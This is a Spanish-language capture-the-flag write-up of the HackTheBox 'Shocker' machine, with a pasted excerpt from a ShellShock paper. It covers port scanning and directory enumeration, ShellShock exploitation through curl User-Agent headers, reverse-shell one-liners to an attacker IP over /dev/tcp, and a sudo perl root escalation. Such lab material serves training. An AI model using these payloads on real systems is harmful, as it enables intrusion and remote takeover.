

# Máquina Shocker HackTheBox

Ping 10.10.10.56 -R para comprobar una conexión inicial:

```
└─$ ping 10.10.10.56 -R
PING 10.10.10.56 (10.10.10.56) 56(124) bytes of data.
64 bytes from 10.10.10.56: icmp_seq=1 ttl=63 time=40.3 ms
RR:      10.10.16.5
         10.10.10.2
         10.10.10.56
         10.10.10.56
         10.10.16.1
         10.10.16.5

64 bytes from 10.10.10.56: icmp_seq=2 ttl=63 time=116 ms      (same route)
64 bytes from 10.10.10.56: icmp_seq=3 ttl=63 time=37.2 ms    (same route)
^C
--- 10.10.10.56 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 37.191/64.567/116.242/36.561 ms
```

Hace pinta de que han movido el SSH de sitio para despistar un poco, pero por supuesto tenemos el puerto 80 operativo:

```
(jouker@joukerm)-[~]
└─$ sudo nmap -p- --min-rate 2000 -n -Pn -sV -sC -vvv 10.10.10.56 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-22 15:32 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:32
Completed NSE at 15:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:32
Completed NSE at 15:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:32
Completed NSE at 15:32, 0.00s elapsed
Initiating SYN Stealth Scan at 15:32
Scanning 10.10.10.56 [65535 ports]
Discovered open port 80/tcp on 10.10.10.56
Discovered open port 2222/tcp on 10.10.10.56
```

Versión anterior a la 7.7, podemos verificar si el usuario es o no vulnerable según el tiempo de respuesta gracias a un exploit, pero

al tener que ir 1 por uno mejor probar por otra optativa:

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCPs2WC3NhAKQ2zefCHCU8X
Jy8pxvB9gmCJhVPaFzG5yX6Ly80IsvVDk+qVa5eLCIua1E7WGACUlmkEGLjDvz0aBdogMQZ8TGBTqNZbShnFH1WsUxBtJNRtYfeeGjz
YjJ/tH
|_ 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNHQ
|_ 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjLXQMT8Msk
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

No hay nada sospechoso que ver aquí de momento, hace pinta de página genérica de apache2.

```
raw packets sent: 66505 (2.917Mb) | rcvd: 66505 (2.832Mb)
(jouker@joukerm)-[~]
$ whatweb 10.10.10.56
http://10.10.10.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.56]
(jouker@joukerm)-[~]
```

El nombre de la máquina nos dice shoker, algo con lo que deberíamos contar es que gracias al parecido con el nombre podría ser la vulnerabilidad shellshock tan famosa del 2014.

# The ShellShock Attack

Nayan Das

<sup>1</sup>University of Delhi, <sup>2</sup>Lucideus Technologies

nayandas3234@gmail.com


## I. INTRODUCTION

This document is intended to provide detailed study on ShellShock attack. It covers all the required topics for understanding this exploit. The proof of concept will help visualize and perform the attack in a virtual scenario to understand the attack vector and the process of exploitation. We're going to look at the CVE-2014-6271 and get a better understanding of it.

## II. KEY TERMS

Bash, Shell Shock, Environment Variables, CGI Scripts, CVE-2014-6271, Reverse Shell

Lo único que hay es una jodida imagen y ya, por regla de 3 debería ser un stehide, lo único que esta cifrado.



## Don't Bug Me!



```
(jouker@joukerm)-[~/Escritorio/tempora  
$ steghide extract -sf bug.jpg  
Anotar salvoconducto: █
```

Me he hecho un script por si acaso la propia herramienta no lo hace bien pero no encuentro nada interesante:

```

GNU nano 8.3 script.sh
#!/bin/bash

imagen="$1"
diccionario="$2"

while IFS= read -r password; do
    echo "probando contraseña: $password"
    steghide extract -sf "$imagen" -p "$password" &>/dev/null
    if [ $? -eq 0 ]; then
        echo "Extracción ha funcionado correctamente tete eres un máquina creando scripts funcionales bro sigue así"
        echo "password correcta: $password"
        exit 0
    fi
done < "$diccionario"

echo "No se ha podido extraer absolutamente nada bro sigue intentando de otra forma"
exit 1

```

Por cierto es importante contemplar en la ruta que al final de la petición le añadamos una /, en mi caso lo tuve en cuenta pero escribí mal la comanda, es con 2 -- en vez de solo 1. Descubrimos algo interesante con este directorio cgi-bin

```

(jouker@joukerm) - [~/Escritorio/temporal]
$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.56/ -x php,txt,html -t 60 --add-slash
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.56/
[+] Method: GET
[+] Threads: 60
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Add Slash: true
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/ .html/ (Status: 403) [Size: 292]
/cgi-bin/ (Status: 403) [Size: 294]
/icons/ (Status: 403) [Size: 292]
Progress: 5900 / 882244 (0.67%)

```

No tenemos permiso para acceder a este en particular pero eso no nos impide el hecho de que sigamos listando un poco más de lo que

teníamos permitido antes

```
view-source:http://10.10.10.56/cgi-bin/

1 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
2 <html><head>
3 <title>403 Forbidden</title>
4 </head><body>
5 <h1>Forbidden</h1>
6 <p>You don't have permission to access /cgi-bin/
7 on this server.<br />
8 </p>
9 <hr>
10 <address>Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80</address>
11 </body></html>
12
```

User SH encontrado, me ha faltado de nuevo eso antes. Esta vez creo que con el comando y guía se puede obtener fácilmente la explotación shellshock

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.56/cgi-bin/ -x sh -t 60 --add-slash

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.56/cgi-bin/
[+] Method: GET
[+] Threads: 60
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh
[+] Add Slash: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/user.sh/ (Status: 200) [Size: 119]
```

to say anything.

For example, if example.com was vulnerable then

```
curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/
```

would be enough to actually make the CD or DVD drive eject.


Pero hay que hacer un especial hincapié en que yo he tenido que poner un echo; para que funcione porque si no me daba error.

Tenemos ejecución de comandos remotos.

```
(jouker@joukerm)-[~]
$ curl -H "User-Agent: () { :; }; /usr/bin/whoami" http://10.10.10.56/cgi-bin/user.sh
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
webmaster@localhost to inform them of the time this error occurred,
and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80</address>
</body></html>

(jouker@joukerm)-[~]
$ curl -H "User-Agent: () { :; };echo; /usr/bin/whoami" http://10.10.10.56/cgi-bin/user.sh
shelly
```

Y nos hacemos una reverse shell, no le ha gustado mucho el hecho de que fuese /usr así que al quitarlo si que ha funcionado.



```
Archivo Acciones Editar Vista Ayuda
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
webmaster@localhost to inform them of the time this error occurred,
and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80</address>
</body></html>

(jouker@joukerm)-[~]
$ curl -H "User-Agent: () { :; };echo; /usr/bin/whoami" http://10.10.10.56/cgi-bin/user.sh
shelly

(jouker@joukerm)-[~]
$ curl -H "User-Agent: () { :; };echo; /usr/bin/sh -i >& /dev/tcp/10.10.16.5/4444 0>&1" http://10.1
shelly

(jouker@joukerm)-[~]
$ which sh
/usr/bin/sh

(jouker@joukerm)-[~]
$ curl -H "User-Agent: () { :; };echo; /usr/bin/sh -i >& /dev/tcp/10.10.16.5/4444 0>&1" ht
shelly

(jouker@joukerm)-[~]
$ curl -H "User-Agent: () { :; };echo; /usr/bin/sh -i >& /dev/tcp/10.10.16.5/4444 0>&1" ht
shelly

(jouker@joukerm)-[~]
$ curl -H "User-Agent: () { :; };echo; /usr/bin/bash -i >& /dev/tcp/10.10.16.5/4444 0>&1" ht
shelly

(jouker@joukerm)-[~]
$ curl -H "User-Agent: () { :; };echo; /usr/bin/bash -i >& /dev/tcp/10.10.16.5/4444 0>&1" ht
shelly

(jouker@joukerm)-[~]
$ curl -H "User-Agent: () { :; };echo; /usr/bin/bash -i >& /dev/tcp/10.10.16.5/4444 0>&1" ht
shelly

(jouker@joukerm)-[~]
$ which bash
/usr/bin/bash

(jouker@joukerm)-[~]
$ curl -H "User-Agent: () { :; };echo; /bin/bash -i >& /dev/tcp/10.10.16.5/4444 0>&1" http
shelly@Shocker:usr/lib/cgi-bin$
```

HACEMOS TRATAMIENTO DE LA TTY

La escalada de privilegios es una bromita la verdad, sinceramente he caído en la trampa de la escenografía un buen rato.

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

## Capabilities

```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/sh";'
# whoami
whoami: not found
# whoami
root
# cd /root
# dir
root.txt
# c^Hcat roo^H
/bin/sh: 5: cat: not found
# cat root.txt
b8a25ab6d9c05e33d3a8ce5f1b5165b7
#
```